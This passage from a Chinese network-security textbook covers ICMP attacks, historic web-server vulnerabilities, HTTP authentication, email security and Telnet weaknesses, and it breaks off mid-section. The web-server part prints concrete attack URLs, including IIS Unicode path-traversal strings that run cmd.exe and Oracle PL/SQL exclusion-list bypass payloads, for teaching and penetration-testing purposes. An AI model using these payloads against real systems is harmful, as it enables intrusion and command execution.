ICMP(Internet Control and Message Protocol)的主要功能是用来进行错误信息和控制信息的传递。它属于 TCP/IP 协议族网络层协议。其目的就是让我们能够检测网路的连线状况，也能确保连线的准确性，其功能主要有：

- 侦测远端主机是否存在。
- 建立及维护路由资料。
- 重导资料传送路径。
- 资料流量控制。

ICMP 在沟通之中,主要是通过不同的类别(type)与代码(code) 让机器来识别不同的连线状况。图 5-4 给出了 ICMP 报文的格式,包括 8B 的首部和可变长的数据。在 ICMP 的数据中,报文分为两种:

(1) 差错报告报文携带了引起差错的原始分组,如 Ping 命令检测到网络不通时返回的报文。

(2) 查询报文携带了基于查询类型的额外信息,如 Traceroute 返回的路由信息。

如常用的 Ping 命令,通信过程是一台主机向一个节点发送一个 Type=8 的 ICMP 报文,如果途中没有异常(如被路由器丢弃、目标不回应 ICMP 或传输失败),则目标返回 Type=0 的 ICMP 报文,说明这台主机存在。而如果返回 Type=3 的 ICMP 报文,则说明目标不

类型	代码	校验和
首部的其余部分		
数据		

图 5-4　ICMP 报文格式

- 类型：8 位字段，定义了 ICMP 报文类型。
- 代码：8 位字段，定义了这个特定报文类型的原因。
- 校验和：16 位字段，定义了包含 ICMP 首部和数据的校验和。

可达，这时通过查看代码字段的值便可知道不可达的原因，如 Code=0 代表网络不可达。

介绍完 ICMP 的基本原理，接下来看看 ICMP 主要面临的安全威胁。由于 ICMP 设计过于简单，所以它对网络安全有比较大的负面影响。ICMP 协议是无连接的。只要源端完成 ICMP 报文的封装并发送出去，这个报文就会被投递到目的主机，这是 ICMP 协议灵活的地方，同时也是安全薄弱的环节，因为源端可以随便使用编程技术改写 ICMP 首部和 IP 地址，伪造 ICMP 报文并发送出去，而不留下任何痕迹，也就为各种攻击提供了便利。目前常见有以下两种方式利用 ICMP 进行攻击。

1. 拒绝服务攻击

由于 ICMP 报文 ICMP 头部和 IP 地址可以伪造，所以攻击者可以使用工具软件（如 Pingflood、Smurf、Echok 等）构造大量的伪造数据包，发向目标主机，以消耗其带宽、计算机 CPU 等资源，此攻击方式种类多，而且不容易防止。该攻击方式又分为以下几种：

（1）直接 Flood 攻击。就是通过“肉鸡”向目标高速发送大量 ICMP ECHO 报文，其 IP 地址可以是伪造后的 IP 地址。

（2）反射攻击。这种方式非常隐蔽，这种攻击模式里，最终淹没目标的数据包不是由攻击者发出的，也不是伪造 IP 发出的，而是正常通信的服务器发出的。实现的原理也不算复杂，通过工具如 Smurf 源 IP 设置为受害者 IP，然后向多台服务器发送 ICMP 报文（通常是 ECHO 请求），这些接收报文的服务器被报文欺骗，向受害者返回 ECHO 应答（Type=0）。最后造成受害者资源耗尽，对正常的数据包无法处理。

2. 基于重定向（redirect）的路由欺骗技术

主机和路由器基于路由表找出下一跳地址，实现 IP 分组的转发。如果网络拓扑结构改变了，那么在主机和路由器中的路由表就要改变。通过路由选择协议可实现路由器中路由表的动态更新。由于 Internet 上的主机数量比路由器要多得多，动态地更新主机的路由表会产生不可接受的通信量。为了提高效率，主机都不参与路由选择的更新过程。主机通常使用静态路由选择，当主机开始连接网络时，只有很小的路由表，一般只包含默认路由。当路由器检测到一台主机使用非优化的路由时，收到这个分组的路由器会把分组转发给正确的路由器，同时向主机发送改变路由报文，即 Type=5 且 Code 取值为 0～3 的 ICMP 报文。攻击者可以利用伪造的 ICMP 重定向报文破坏路由，并以此增强其窃听能力。除了路由器，主机必须服从 ICMP 重定向消息，这就可能引起目标主机拥有的是一张无效路由表。如果一台机器伪装成路由器截获所有到某些目标网络或全部目标网络的 IP 数据包，这样就形成了窃听。通过 ICMP 技术还可以对防火墙后的机器进行攻击和窃听。

除此外向目标主机发送超出最大长度的包造成目标机的缓冲区溢出可以实现目标主机

死机，不过这对 Linux 或 UNIX 操作系统是无效的，目前 Windows 系统也对该漏洞进行了补丁方式的封堵。

5.3 Web 安全与 HTTP 访问安全技术

5.3.1 Web 服务器上的漏洞

Web 服务器产品包括仅用于提供静态页面的、极其简单的轻量级软件，以及可处理各种任务的非常复杂的应用程序平台。以前，Web 服务器软件被一系列严重的安全漏洞所困扰，使得攻击者能够执行任意代码、窃取文件和提升权限。

供应商的客户使用了供应商提供的软件漏洞补丁后，任何介绍这些补丁的安全漏洞的书籍就会过时。因此对渗透测试员来说，更重要的是必须了解这个领域内出现的原理与技巧。这里将举例说明长久以来一直困扰 Web 服务器的各种漏洞，并介绍一种查找新漏洞的方法。还有大量可能导致目录列表、源代码泄露及其他问题的严重漏洞，受篇幅所限，这里就不再介绍。

1. 缓冲区溢出漏洞

缓冲区溢出漏洞可以使攻击者控制易受攻击的进程，因此，这种漏洞是影响各种软件的最严重的漏洞（详见 5.10 节）。如果攻击者能够在 Web 服务器中执行任意代码，他就能攻破其中运行的任何应用程序。

下面介绍少数几种 Web 服务器缓冲区溢出漏洞。

1）Microsoft IIS ISAPI 扩展

Microsoft IIS 4 与 5 包含一系列默认激活的 ISAPI 扩展。2001 年，人们发现其中几个扩展存在缓冲区溢出漏洞，包括 Internet Printing Protocol 扩展与 Index Server 扩展。这些漏洞使得攻击者能够在 Local System 权限下执行任意代码，进而完全控制整个计算机，并以此为基础传播 Nimda 与 Code Red 蠕虫，随后将它们迅速扩散。下面的 Microsoft TechNet 公告牌详细说明了这些漏洞：

```
www.microsoft.com/technet/security/bulletin/MS01- 023. mspx
www.microsoft.com/technet/security/bulletin/MS01- 033. mspx
```

2）Apache 分块编码溢出

2002 年，人们在 Apache Web 服务器中发现一个由整数符号错误导致的缓冲区溢出漏洞。存在漏洞的代码被重复用在许多其他 Web 服务器产品中，使得这些产品也受到影响，详见 www. securityfocus. com/bid/5033/discuss。

3）Microsoft IIS WebDav 溢出

Windows 操作系统的一个核心组件中的缓冲区溢出漏洞于 2003 年被发现。这个漏洞可被各种攻击向量利用，对许多客户而言，其中最重要的是 Microsoft IIS 5 内置的 WebDav 支持。在修复之前，这个漏洞曾被攻击者广泛利用，详见 www. microsoft. com/technet/security/ bulletin/MS03-007. mspx。

4）iPlanet 搜索溢出

2002 年，人们发现 iPlanetWeb 服务器的搜索组件存在栈溢出漏洞。攻击者提交一个

超长的参数值，就可以拥有默认的 Local System 权限，从而执行任意脚本，详见 www.ngssoftware.com/advisories/sun-iws.txt。

2. 路径遍历漏洞

各种类型的 Web 服务器软件存在相同类型的漏洞，使攻击者能够读取或写入 Web 根目录以外的任意文件。到目前为止，已被发现的漏洞有：

1）远程文件泄露漏洞（Accipiter DirectServer）

Accipiter DirectServer 路径遍历漏洞可通过在一个请求中插入 URL 编码的"点—点—斜线"序列加以利用。详见 www.securityfocus.com/bid/9389。

2）文件访问漏洞（Alibaba）

Alibaba 路径遍历漏洞可通过在一个请求中插入简单的"点—点—斜线"序列加以利用，详见 www.securityfocus.com/bid/270。

3）Cisco ACS Acme.server 漏洞

Cisco ACS Acme.server 路径遍历漏洞可通过在 URL 中的主机名称后附加"斜线"加以利用。它可使 Web 服务器从服务器文件系统的根目录中提取文件，详见 www.ciac.org/ciac/bulletins/ m-097.shtml。

4）远程信息泄露漏洞（McAfee EPolicy Orcestrator）

McAfee EPolicy Orcestrator 用一个 POST 请求上传用户提交的数据，并将这些数据写入到用户提交的位置。可以请求指定文件系统中的任何一个文件，详见 www.securityfocus. com/bid/18979。

3. 编码与规范化漏洞

我们可以使用各种编码方案对不常见的字符和内容进行编码，以方便通过 HTTP 安全传送。如果 Web 应用程序中存在几种类型的漏洞，攻击者就可以利用这些编码方案避开输入确认检查，实施其他攻击。

许多 Web 服务器软件中都存在编码漏洞，如果用户提交的相同数据被使用各种技术的几个保护层处理，编码漏洞就会造成严重的威胁。一个典型的 Web 请求可能被 Web 服务器、应用程序平台、各种托管与非托管 API、其他软件组件与基础操作系统处理。如果不同的组件以不同的方式执行一种编码方案，或者对已被部分编码的数据进行其他解码或注释，那么攻击者就可以利用这种行为避开过滤或造成其他反常行为，到目前为止，被发现的漏洞有：

1）Allaire JRun 目录列表漏洞

2001 年，人们在 Allaire JRun 中发现一个漏洞，即使目录中包含 index.html 之类的默认文件，攻击者仍然可以利用这个漏洞获取目录列表。攻击者可以使用以下形式的 URL 获取目录列表：

```
https://wahh-app.com/dir/%3f.jsp
```

%3f 是问号的 URL 编码形式，它常用在查询字符串的开始部分。漏洞之所以产生，是因为最初 URL 解析器并未将%3f 解释为查询字符串指示符。因此，服务器认为 URL 以 .jsp 结尾，将请求提交给负责 JSP 文件请求的组件处理。然后，这个组件对%3f 进行解码，把它解释为查询字符串的开始部分，并发现得到的基础 URL 不是一个 JSP 文件，于是它返

回目录列表，详见 www.securityfocus.com/bid/3592。

2）Microsoft IIS Unicode 路径遍历漏洞

Microsoft IIS 服务器中的两个相关漏洞分别于 2000 年与 2001 年被发现。为防止路径遍历攻击，IIS 在包含“点—点—斜线”序列的请求中查找它的字面量与 URL 编码形式。如果某个请求中没有这些表达式，IIS 服务器就会接受这个请求，然后做进一步处理。但是，接下来，服务器对被请求的 URL 进行了额外的规范化处理，使得攻击者能够避开过滤，让服务器处理遍历序列。

在第一个漏洞中，攻击者可以提交“点—点—斜线”序列的各种非法 Unicode 编码形式，如..%c0%af。这个表达式与 IIS 的前沿过滤器（upfront filter）并不匹配，但随后的处理过程接受这种非法编码，并将它转换成一个字面量遍历序列。这使得攻击者能够侵入 Web 根目录以外的目录，并使用下面的 URL 执行任意命令：

```
https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af../winnt/sustem32/cmd.exe?/c*dir*c:\
```

在第二个漏洞中，攻击者可以提交“点—点—斜线”序列的双重编码形式，如..%255c。同样，这个表达式也与 IIS 的过滤器不相匹配，但随后的处理过程对输入进行“过剩解码”（superfluous decode），而将其转换成一个字面量遍历序列。这样，攻击者就可以使用下面的 URL 实施另一次攻击：

```
https://wahh-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c*dir*
c:\
```

详细情况可以访问以下网址：

```
www.microsoft.com/technet/security/bulletin/MS00-078.mspx
www.microsoft.com/technet/security/bulletin/MS01-026.mspx
```

3）避开 Oracle PL/SQL 排除列表

前面提到，可通过 Oracle 的 PL/SQL 网关访问危险默认功能。为解决这个问题，Oracle 创建了 PL/SQL 排除列表（Exclusion List），它阻止攻击者访问以某些表达式（如 OWA 与 SYS）开头的包。

2001 年以来，David Litchfield 发现了一系列避开 PL/SQL 排除列表的方法。在第一个漏洞中，在包名称前插入空白符（如换行符、空格或制表符）即可避开过滤。例如：

```
https://wahh-app.com/pls/dad/%0ASYS.package.procedure
```

这个 URL 可避开过滤，由于后端数据库忽略空白符，因此危险的包得以执行。在第二个漏洞中，用代表字符 ÿ 的%FF 替代字母 Y，即可避开过滤。例如：

```
https://wahh-app.com/pls/dad/S%FFS.package.procedure
```

这个 URL 可避开过滤，后端数据库对字符进行规范化处理，将其恢复到标准的字母 Y，从而调用危险的包。在第三个漏洞中，用双引号包含一个被阻止的表达式即可避开过滤：

```
https://wahh-app.com/pls/dad/"SYS".package.procedure
```

这个 URL 可避开过滤，后端数据库接受被引用的包名称，意味着它可调用危险的包。在第四个漏洞中，使用尖括号在被阻止的表达式前放置一个编程的 goto 标签，即可避开过滤：

```
https://wahh-app.com/pls/dad/<<FOO>>SYS.package.procedure
```

这个 URL 可避开过滤，后端数据库忽略 goto 标签，使得危险的包得以执行。

由于前端过滤由一个组件根据简单的文本模式匹配执行，而随后的处理过程却由另一个组件执行，并且它们按照自己的规则解释输入的句法与语法意义，因而造成了以上各种漏洞。这两组规则之间的任何差异都可能会被攻击者利用，提交与过滤器所使用模式不相匹配的输入，但数据库却按攻击者希望的方式解释这个输入，调用危险的包。由于 Oracle 数据库的功能极其强大，因而这种差异大量存在。

访问以下网站可以了解详细情况，并可参阅文献[11]。

```
www.securityfocus.com/archive/1/423819/100/0/threaded
```

4. 查找 Web 服务器漏洞

渗透测试员会在所针对的 Web 服务器中找到本章描述的一些漏洞。然而，它们很可能已经升级到最新的版本，渗透测试员需要查找一些当前或最新的漏洞，利用它们攻击服务器。

在 Web 服务器等非定制产品中查找漏洞时，使用一款自动化扫描工具是一个不错的起点。与 Web 应用程序这些定制产品不同，几乎所有的 Web 服务器都使用第三方软件，并且有无数用户已经以相同的方式安装和配置了这些软件。在这种情况下，使用自动化扫描器发送大量专门设计的请求并监控表示已知漏洞的签名，就可以迅速、高效地确定最明显的漏洞。Nessus 是一款优良的免费漏洞扫描器，还有各种商业扫描器可供使用，如 Typhon 与 ISS。

除使用扫描工具外，渗透测试员还浏览 Security Focus、邮件列表 Bugtrap 和 Full Disclosure 等资源，在目标软件上查找所有最近发现的、尚未修复的漏洞信息。

还要注意，一些 Web 应用程序产品中内置了一个开源 Web 服务器，如 Apache 或 Jetty。因为管理员把服务器看成他们所安装的应用程序，而不是他们负责的基础架构的一部分，所以这些捆绑服务器的安全更新也应用得相对较为缓慢。而且，在这种情况下，标准的服务标题也已被修改。因此，对所针对的软件进行手动测试与研究，可以非常有效地确定自动化扫描工具无法发现的漏洞。

如有可能，渗透测试员应该考虑在本地安装所攻击的软件，并自己进行测试，查找任何尚未发现或广泛流传的新漏洞。

5.3.2　如何在 Web 上提高系统安全性和稳定性

从某种程度上讲，部署第三方 Web 服务器产品的组织的命运掌握在软件供应商手中。然而，具有安全意识的组织仍然可以采取大量有用的措施保护自己，避开本章描述的各种软件漏洞。

1. 选择记录良好的软件

并非所有软件产品与供应商都提供同等优良的服务。分析几种不同的服务器产品的最

近历史可以发现，在产品存在的严重漏洞数量，供应商修复这些漏洞是否及时，以及发布的补丁在随后测试过程中表现的适应性等方面存在着明显的差异。在选择部署何种 Web 服务器软件之前，应该研究这些差异，并考虑如果所在的组织采用了选择的软件，它在近几年将会如何运转。

2. 应用供应商发布的补丁

任何有责任的软件供应商必须定期发布安全更新。有时，这些补丁能够解决供应商自身在内部发现的问题；在其他情况下，软件问题由一名独立研究员上报，但我们无法确定他是否保留了一些信息。其他漏洞因为被攻击者广泛利用，因而引起供应商的注意。但是，无论是上述哪一种情况，一旦供应商发布补丁，任何强大的逆向工程方法都能立即查明它所解决的问题所在，使得攻击者能够着手设计利用这个问题的攻击。因此，如果可行，应尽可能及时地应用安全补丁。

3. 实施安全强化

大多数 Web 服务器都拥有大量的配置选项，可控制激活哪些功能，同时控制它们的运行状态。如果无用的功能（如默认 ISAPI 扩展）仍然被激活，那么只要攻击者在这项功能中发现新的漏洞，服务器就会受到严重的攻击威胁。用户应该查阅与所使用的软件有关的强化指南，同时还应考虑采用以下这些常用的强化步骤。

（1）禁用任何不需要的内置功能，配置剩下的功能尽可能严格地运行，与商业需求保持一致。这包括删除映射的文件扩展名、Web 服务器模块和数据库组件。可以使用 IIS Lockdown 等工具迅速完成这项任务。

（2）可以对需要保留的许多功能与资源进行重命名，为防止攻击者利用它们实施另一层障碍。即使技术熟练的攻击者仍然能够发现重命名后的名称，但这种模糊处理可以阻止攻击者新手与自动化蠕虫。

（3）在整个技术栈中应用最低权限原则。例如，应配置 Web 服务器进程使用最低权限的操作系统账户。还可以在 UNIX 系统上使用 chrooted 环境进一步限制任何攻击的影响范围。

4. 监控新的漏洞

应指派一名组织职员负责监控 Bugtraq 与 Full Disclosure 等资源，查找与所使用的软件中新发现的漏洞有关的公告与讨论。还可以预订各种私人服务，由他们提供软件中已经发现但尚未公开披露的最新漏洞通知。通常，如果了解与某个漏洞有关的技术细节，就可以在供应商发布完整的补丁前，有效地修改这个漏洞。

5. 使用深层防御

应该始终实施几层保护，减轻基础架构组件中的任何违反安全措施所造成的影响。可以采取各种措施，将针对 Web 服务器的成功攻击的影响限制在局部范围内。即使 Web 服务器被完全攻破，这些措施也让用户有足够的时间防止严重的数据泄露。

可以限制 Web 服务器访问其他自治的应用程序组件。例如，应只允许应用程序使用的数据库账户 INSERT 访问用于保存审计日志的表；这意味着，即使攻击者攻破 Web 服务器，他也无法删除已经创建的任何日志记录。

可以对进出 Web 服务器的流量实施严格的网络级过滤。

可以使用一个入侵检测系统确定任何表明发生安全违反的反常网络活动。攻破 Web

服务器后，许多攻击者会立即尝试建立反向连接，侵入 Internet，或者扫描 DMZ 网络中的其他主机。高效的入侵检测系统将实时通知这些事件，以便用户采取措施阻止攻击。与 Web 应用程序上运行的其他组件一样，Web 服务器也是一个受攻击的重点，通过它攻击者可以攻破整个应用程序。Web 服务器中的漏洞可使攻击者访问目录列表、可执行页面的源代码、敏感配置和运行时间数据，并避开输入过滤，直接威胁应用程序的安全。

由于存在着大量各种各样的 Web 服务器产品与版本，查找 Web 服务器漏洞往往需要我们进行一定程度的探索与研究。但是，使用自动化扫描工具可以迅速高效地确定所攻击的服务器的配置与软件中的任何已知漏洞。

5.3.3　HTTP 访问安全

HTTP 访问安全包含了访问控制、认证、授权等方面的内容。

1. 访问控制

访问控制意味着服务器会基于用户不能控制的请求特性进行限制访问，如通过 IP 地址、子网或域名来进行访问控制时，只有当浏览器的连接请求是从某个 IP 地址、IP 子网或制定域来的时候，才允许被访问，从其他的未被允许的 IP 地址、IP 子网域发来的请求将被拒绝。

2. 认证

身份认证意味着用户要具有它所声称的身份。HTTP 身份认证有基本认证、摘要认证和基于证书的 HTTP 认证方式。

HTTP 基本认证是通过提供用户名称和共享密码或口令实现的，只有当远程用户知道用户名和对应的口令的时候，才能被访问。虽然基本认证方法在传输用户名和口令时采用了 Base64 编码方法(RFC2045)进行编码，但由于 Base64 是一种针对二进制字节流到可打印字符流的编码方法，而不是一种基于密钥的变换方法，因此，基本认证方法实际上是将用户名和口令以明文形式进行传送，因而 Basic 认证方法是一种不安全的认证方法。

摘要认证是由于基本认证被认为是不安全的认证方式，摘要认证作为替代方案被制定了出来。摘要认证中，用户名和密码不会以明文方式传送，而是经过了加密。从名称可以看出，是生成了信息摘要，客户端和服务器使用各自的密码以同样的算法生成信息摘要，两者比较即可判断客户端的密码是否正确。

摘要认证作为基本认证的替代方案。因为它本身也不是十分安全的，也存在一些弱点。如摘要认证只能作为权限认证机制，并非保密措施，因为消息体并没有被加密。攻击者还可以截取一次摘要信息，然后利用相同的摘要信息请求相同的 URI 进行重放攻击。

基于证书的认证方法的特点是，浏览器与 Web 服务器之间要经过一个握手的过程来完成身份鉴定与密钥交换，实现在 SSL 上执行双向认证，从而建立安全连接。其同时保证了数据传输过程中的保密性、数据完整性以及不可抵赖性。这是几种认证方式中最安全的认证方式(详见 2.5 节)。

3. 授权

授权通常发生在认证之后。一旦用户认证通过，则只能说明它具有合法的身份，但并不意味着它就具有对特定资源访问的权限。对于服务器中的一些特殊的资源，管理员通常会严格限制访问。如 Apache 服务器通过解析全局及本地的配置文件(.htaccess)来决定用户

的授权身份。如果用户正在请求自己没有访问权限的页面，就可能只通过认证阶段而通不过授权阶段。从用户角度来看，不能获得授权类似于不能获得认证：浏览器都会要求他们再次输入用户名和密码。

5.4 电子邮件安全技术

随着电子邮件的普及和应用，伴随而来的电子邮件安全方面问题也越来越多的引起人们的关注。人们已经认识到电子邮件用户所面临的安全性风险变得日益严重。病毒、蠕虫、垃圾邮件、网页仿冒欺诈、间谍软件和一系列更新、更复杂的攻击方法，使得电子邮件通信和电子邮件基础结构的管理成为了一种更加具有风险的行为。本节就面临的安全问题提出解决方案。

5.4.1 电子邮件面临的安全问题

电子邮件安全问题主要包括两个方面：一是电子邮件服务器的安全，包括网络安全以及如何从服务器端防范和杜绝垃圾邮件、病毒邮件和钓鱼邮件等，这些是电子邮件服务的基本要求；二是如何确保电子邮件用户的电子邮件内容不会被非法窃取、非法篡改和如何防止非法用户登录合法用户的电子邮件账号。本节列举几种电子邮件最常见危害。

1. 恶意代码

恶意代码是一种程序程序，它通过把代码在不被察觉的情况下嵌入到正常程序中，从而达到破坏被感染计算机数据、运行具有入侵性或破坏性的程序、破坏被感染计算机数据的安全性和完整性的目的。

病毒是一种恶意代码，没有网络的时代，病毒在一台计算机上，破坏可执行程序，破坏文件定位表，破坏数据信息，并通过依附在软盘中的程序，传播到另一台计算机中。网络的发展给计算机病毒制造者提供了巨大的空间，使病毒有机会感染每个连接到该网络中的资源。很多病毒在侵入计算机后都会自动向外发送带毒邮件，用户打开这些邮件后就会感染病毒。

“木马”和普通病毒不一样，它分为服务器端和客户端，当服务器端软件安装到被攻击者的计算机，并连接网络后，攻击者就可以用客户端软件对被攻击者主机进行监控。其原理是用邮件将服务器端软件以附件的方式发送出去，收信人打开邮件附件就会感染木马。

恶意代码对电子邮件的危害极大，目前80%以上的计算机病毒是借助电子邮件进行传播的，这一比例还呈现出上升的趋势。病毒的传输还非常隐蔽，如W32.Gibe@mm蠕虫是以附件的形式到达计算机的，它宣称自己是一个叫做Q216309.exe的Microsoft安全更新文件。臭名昭著的LoveLetter蠕虫是通过名为LOVE-LETTER-F0R-YOU.TXT.vbs的附件来传播的，这个文件初看上去像是我们非常熟悉的.txt文件，但是最后的扩展名才是程序真正的文件类型。VBS.SST@mm就宣称含有著名网球女明星安娜·库尔尼科娃的图片等。所以应该对预料之外的附件保持警惕，无论该附件来自何处。即使看上去像是某个熟悉并可靠的联系人发送的。无论附件的来源是什么，除非它通过了最新的反病毒程序检查；否则，不要在电子邮件程序中运行或打开该附件。

2. 垃圾邮件

垃圾邮件又称为未被请求的商业电子邮件，是一种用户没有请求却被动接收的电子邮

件，一般会试图向用户推销一些商品或带有反动等信息，其往往含有虚假的信息源、发件人、路由信息。据有关统计表明，中国网民每年收到的电子邮件 500 亿封，其中 60%以上为垃圾邮件。全球有超过 50 万起信用卡盗用案件是由垃圾邮件引起的。当某些垃圾邮件恰巧命中了某目标用户，并且该用户被垃圾邮件内容所吸引时，信件内文中的链接就会将用户链接到某一网站，当人们输入信用卡号时，就会收到一些代人垫付的账单。对付垃圾邮件最有效的办法就是采取邮件过滤技术。垃圾邮件不但让用户受到危害，而且还占用带宽等资源，导致系统运行缓慢，甚至出现瘫痪的情况。

3. 窃取和篡改

当电子邮件从一个网络传到另一个网络中时，其内容都是可读写的明文，邮件内容很容易被窃取和篡改。多数用户的邮件在 Internet 上传输时不采取任何安全措施。没有安全措施的邮件很容易被别有用心者盗用，从事非法活动。并且常用的电子邮件 Web 方式登录也是采用简单的用户名/密码方式认证，使得非常容易被非法获得而伪造合法身份登录电子邮件账号来查阅电子邮件和发送电子邮件。以上严重问题并没有得到电子邮件服务提供商足够的重视和采取相应的技术措施。

5.4.2　电子邮件的安全措施

在我国现行社会经济交易过程中，经济信息、资金都要通过网络传输，交易双方的身份也是通过网络进行认证的。电子邮件作为电子商务重要的网络通信方式，使得其安全性更加得到人们的关注。可从以下几个方面解决电子邮件安全性问题。

1. 邮件过滤技术

邮件过滤技术能很好地解决垃圾邮件问题，邮件过滤技术分为启发式和合作式两种。由于电子邮件一般都有几个重要特征，如标准电子邮件地址（包括收发件人邮箱名、收发人邮箱服务器 IP 地址或域名）、主题、信件内容（包括正文、关键字、附件）等相关字段，这些特征是邮件过滤技术判断、分析、统计和提取的重要依据。邮件过滤技术也有弊端，存在一定的局限性和随机性，有可能将正常邮件过滤掉，这就促使人们在过滤技术中增加更多的智能分析功能。启发式过滤技术可以根据其来源特征进行过滤，可以在邮件完全提交之前就进行阻断，能够有效保护网络资源。合作式过滤技术主要通过对邮件进行签名来防止垃圾邮件，通过分布在各地的防垃圾邮件代理对垃圾邮件进行实时的判断和签名，利用各个防垃圾邮件网关的协同工作减少垃圾邮件。启发式和合作式技术都能够对邮件来源和内容进行过滤。一方面针对邮件的头部进行检查，将主题、发送域和发送者等不符合要求的邮件予以删除；另一方面采用关键字匹配方法，可以将内容不符合要求的邮件予以删除。

2. 邮件病毒查杀

可以在邮件服务器上安装防病毒软件，查杀进出该邮件服务器的邮件病毒。基于电子邮件服务器的防病毒软件被装到电子邮件服务器上后，可以实时搜索输入和输出的电子邮件中的病毒信息。这类产品通常具有向发送者或接收者发送定制病毒通知的能力，并且按照主题、文件附件或邮件正文进行内容过滤。但是对于高负荷运行的邮件系统来说，查杀病毒任务的引入，会加重邮件服务器的负荷，使之分出宝贵的系统资源用来支持查病毒引擎的工作，难免会造成相当程度的延时和错误。同时，邮件系统是企业网络的核心服务器，在核心服务器上安装和卸载软件都是有相当风险的。安装在邮件服务器之前的防病毒网关，能

够将带毒邮件拦截在网关之外,有力地保护邮件系统。防病毒网关的共同特征是在数据通过 HTTP、FTP 和 SMTP 协议传输时能够对数据进行扫描。在邮件病毒大规模爆发时,防病毒网关能够大大减轻邮件系统的压力,使邮件系统免于崩溃。

3. 数据加密和数字签名

数据加密和数字签名能很好地解决了电子邮件的安全传输问题。目前国际上有两大类流行的邮件安全系统加密标准:端到端的安全邮件标准 PGP(Pretty Good Privacy)和传输层安全邮件标准 S/MIME(Secure/Multipurpose Internet Mail Extensions)。PGP 通过单向散列算法对邮件内容进行签名,可以保证信件内容不被修改,并且信任是双方的直接关系。S/MIME 是一种利用单向散列算法和公钥与私钥的加密体系,但它有两点和 PGP 不同:一是 S/MIME 的认证机制依赖于层次结构的证书认证机构,所有下一级组织和个人证书由上一级组织负责认证,最上一级组织(根证书)之间则可相互认证;二是 S/MIME 将信件内容加密签名后作为特殊的附件传送。PGP 和 S/MIME 都采用了混合算法,即被发送邮件的内容采用对称加密算法进行加密,加密邮件内容的密钥则采用公共加密算法加密后进行传递。需要指出的是,使用公钥和私钥技术保证邮件内容保密而且不可否认,因为发信人与收信人的公钥都是公开的,公钥的权威性则可以由第三方进行签名认证。

在现有的加密密钥体制中,比较突出的问题是公开密钥的安全获取问题。而解决这个问题的手段,就是采用 PKI(Public Key Infrastructure)技术。PKI 技术就是由发布机构发布数据证书给 PKI 用户,该证书中含有用户公共密钥和个人密钥的信息,由证书、证书授权机构 CA 和实体三部分组成。PKI 用户可以利用个人密钥签发信息或解密收到的信息,而其他用户则使用对应公共密钥收发信息。基于 PKI 的设计,采用统一的证书分配、管理策略以及共同的可靠性验证机制,既可以保证电子邮件的安全性,还可以解决现有不同系统无法进行通信的缺陷。因此,优秀的电子邮件系统通常都是基于 PKI 进行设计的数据加密只能保证邮件的机密性,却不能完全保证邮件的完整性和不可抵赖性,即不能保证邮件在传输过程中不被他人篡改和不被人冒名顶替发送。数字签名可以有效解决上述问题,在发送电子邮件的同时,加上一个 Hash 冗余信息,作为发送者的签名。发送者使用 Hash 函数创建信息的摘要,作为信息数字指纹,然后用个人密钥加密信息摘要,形成数字指纹,用于身份识别。

5.5 Telnet 安全技术

Telnet 的应用不仅方便了用户进行远程登录,也给黑客们提供了又一种入侵手段和后门。

5.5.1 Telnet 安全性分析

Telnet 服务虽然也属于客户/服务器模型的服务,但它更大的意义在于实现了基于 Telnet 协议的远程登录(远程交互式计算),下面就介绍一下远程登录。

1. 远程登录的基本概念

分时系统允许多个用户同时使用一台计算机,为了保证系统的安全和记账方便,系统要求每个用户有单独的账号作为登录标识,系统还为每个用户指定了一个口令。用户在使用

该系统之前要输入标识和口令，这个过程被称为“登录”。

远程登录是指用户使用 Telnet 命令，使自己的计算机暂时成为远程主机的一个仿真终端的过程。仿真终端等效于一个非智能的机器，它只负责把用户输入的每个字符传递给主机，再将主机输出的每个信息回显到屏幕上。

2. 远程登录的工作过程

使用 Telnet 协议进行远程登录时需要满足以下条件：在本地计算机上必须装有包含 Telnet 协议的客户程序；必须知道远程主机的 IP 地址或域名；必须知道登录标识与口令。

Telnet 远程登录服务分为以下 3 个过程：

(1) 本地与远程主机建立连接。该过程实际上是建立一个 TCP 连接，用户必须知道远程主机的 IP 地址或域名。

(2) 将本地终端上输入的用户名和口令及以后输入的任何命令或字符以 NVT(Net Virtual Terminal)格式传送到远程主机。该过程实际上是从本地主机向远程主机发送一个 IP 数据包，且数据包是明文方式在向服务器端传送。

(3) 将远程主机输出的 NVT 格式的数据转化为本地所接受的格式送回本地终端，包括输入命令回显和命令执行结果。

上面的内容只是讨论了远程登录最基本的原理。

3. Telnet 协议安全

Telnet 是基于字符的网络协议，其登录过程需要进行用户的身份认证，仿佛是安全的服务。其实，Telnet 存在着严重的安全隐患：

(1) 所有的数据(包括用户的口令和整个 Telnet 会话过程)在传输过程中都没有任何加密措施，很容易被第三方利用网络嗅探工具捕获，进而受到攻击。

(2) Telnet 没有用户的强身份认证措施，攻击者可以对每个账户的 Telnet 口令进行任意次的猜测攻击。Telnet 本身并不记录猜测的次数，尽管这些错误的猜测将被记录在日志文件中。

(3) Telnet 本身不进行会话完整性检查，由于数据全部是明文传输，容易被非法篡改。

(4) Telnet 可能会泄露一些系统信息，这方便了黑客的攻击。如 Telnet 可用于迅速判断目标是真实域还是虚拟域。这一点可以帮助入侵者确切地出判断出要获取用户的资源应该入侵哪一台机器。

(5) Telnet 在快速判断某特定端口是否打开以及服务器上是否运行着特定程序方面也是一个强大的工具。Telnet 本身也是用来进行服务拒绝式攻击的有力武器。例如，我们可以通过命令“Telnet 192.168.18.1 25”直接在端口 25 上连接 SMTP 服务器，并在服务器上使用 SMTP 命令检查服务器的工作状况。原因是虽然 Telnet 最基本的功能是远程终端访问，但大多数 Telnet 客户端程序都具有支持以任意端口来访问基于文本的 TCP 服务的能力。实际上它是在某个端口上建立一个简单的 TCP 连接。因此，Telnet 客户端程序并不一定使用 Telnet 协议，除非它连接到服务器的 Telnet 端口(端口号 23)。

由此可以看出 Telnet 有众多漏洞，所以，Telnet 被很多人认为是远程访问本地计算机系统最危险的服务之一。

5.5.2 保障 Telnet 安全的策略分析

Telnet 面临的主要安全问题包括使用者认证、数据传送保密、防范针对 Telnet 的攻击等。Telnet 本身没有很好的保护机制，所以要借助其他外部的保护，如可以将 Telnet、使用者认证、加密等技术工具相结合，提供严格的防护。针对一些 Telnet 漏洞下面介绍几种保障 Telnet 的安全策略。

1. 对使用者认证

